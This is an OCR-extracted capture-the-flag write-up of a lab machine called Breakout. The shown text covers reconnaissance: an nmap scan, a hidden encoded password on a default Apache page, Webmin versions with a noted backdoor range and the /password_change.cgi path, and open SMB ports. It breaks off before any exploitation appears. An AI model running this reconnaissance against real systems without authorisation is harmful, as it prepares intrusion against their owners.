
Breakout: Empire Lab



Target = 192.168.174.130

NMAP Scan

Information Gathering and Disclosure

Exploitation

Conclusion

NMAP Scan


nmap -T4 -A -p- 192.168.174.130 1 □
Starting Nmap 7.92 (https://nmap.org) at 2022-02-01 16:49 EST
Nmap scan report for 192.168.174.130
Host is up (0.0011s latency).
Not shown: 65530 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
10000/tcp open http MiniServ 1.981 (Webmin httpd)
|_http-title: 200 — Document follows
20000/tcp open http MiniServ 1.830 (Webmin httpd)
|_http-title: 200 — Document follows
MAC Address: 00:0C:29:26:73:A1 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2022-02-01T21:50:12
|_ start_date: N/A
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS
1 1.09 ms 192.168.174.130


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.83 seconds

Information Gathering and Disclosure




Apache Default Webpage Version - 2.4.51 httpd (Debian) (poor hygiene)


Viewing the page source on this default page I noticed that you could keep scrolling down. Normally it would end when the code ends, but I was able to keep scrolling down and I found this. Some encrypted text, I am going to attempt to decrypt this.



I copied the encrypted messaged and just put it into a google search to see what it is because I have never seen this and I got this

result.





ecoded - > ~~CENSORED~~ | Looks like a password, will save this for later.

Taking a look at the web apps

From the NMAP scans I saw that these two ports were open and running a web app with two different versions


10000/tcp open http MiniServ 1.981 (Webmin httpd)

20000/tcp open http MiniServ 1.830 (Webmin httpd)


What is Webmin?

> Usermin is a web-based interface for webmail, password changing, mail filters, fetchmail and much more. It is designed for use by regular non-root users on a Unix system, and limits them to tasks that they would be able to perform if logged in via SSH or at the console. See the standard modules page for a list of all the functions built into Usermin.

Navigating to this URL It takes me from an HTTP page (*Error — Document follows - This web server is running in SSL mode . Try the URL https://192.168.174.130:20000/ instead*) and redirects me to this log in page that is in HTTPS (SSL). Same thing happens for https://192.168.174.130:10000. I visited the 20000 port first because it is running an earlier version of Webmin.



Warning page I receive when I attempt to proceed to the redirected HTTPs page.




This web server has two log in pages at port 10000 and port 20000.

Two different versions of Webmin are being run

> From a google search I found " According to the Webmin team, all versions between 1.882 to 1.921 downloaded from Sourceforge contained the malicious backdoor code. "

I will begin with 192.168.174.130:20000 since it is running an earlier version of Webmin.





Through a google search I found this page /password_change.cgi

SMB

From the nmap scan SMB is open on both ports 139 and 445 | Samba smbd 4.6.2

```
